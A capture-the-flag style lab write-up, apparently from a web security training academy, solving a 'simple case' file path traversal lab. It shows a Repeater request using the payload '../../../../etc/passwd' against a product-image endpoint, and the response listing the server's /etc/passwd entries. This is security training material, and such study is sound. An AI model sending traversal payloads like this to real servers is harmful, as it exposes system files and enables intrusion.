


File path traversal, simple case

This lab contains a file path traversal vulnerability in the display of product images.
To solve the lab, retrieve the contents of the /etc/passwd file.

Set up an image request in repeater



Eggtastic, Fun, Food Eggcessories



\$8.26



Adjust the repeater query with the passwd traversal exploit

Request

PrettyRawHex

\n

1

GET /image?filename=../../../../etc/passwd HTTP/1.1

2

Host:

0a54001603bfd75dc758e3a700840039.web-security-acade

my.net

3

Cookie: session=jpNaPmb6JsUWhnv3CF9Leqtt5W7uJJfK

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;

x64; rv:102.0) Gecko/20100101 Firefox/102.0

5

Accept:

text/html,application/xhtml+xml,application/xml;q=0

.9,image/avif,image/webp,*/*;q=0.8

6

Accept-Language: en-GB,en;q=0.5

7

Accept-Encoding: gzip, deflate

8

Referer:

https://0a54001603bfd75dc758e3a700840039.web-securi

ty-academy.net/product?productId=3

9

Upgrade-Insecure-Requests: 1

10

Sec-Fetch-Dest: document

11

Sec-Fetch-Mode: navigate

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-User: ?1

14

Te: trailers

15

Connection: close

16

17

Check Out the Loot

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin) :/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:~/home/peter:/bin/bash
26 carlos:x:12002:12002:~/home/carlos:/bin/bash
27 user:x:12000:12000:~/home/user:/bin/bash
28 elmer:x:12099:12099:~/home/elmer:/bin/bash
29 academy:x:10000:10000:~/academy:/bin/bash
30 messagebus:x:101:101:~/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32
```

Bask in automated praise

Congratulations, you solved the lab!

Paddling Pool Shoes



\$90.76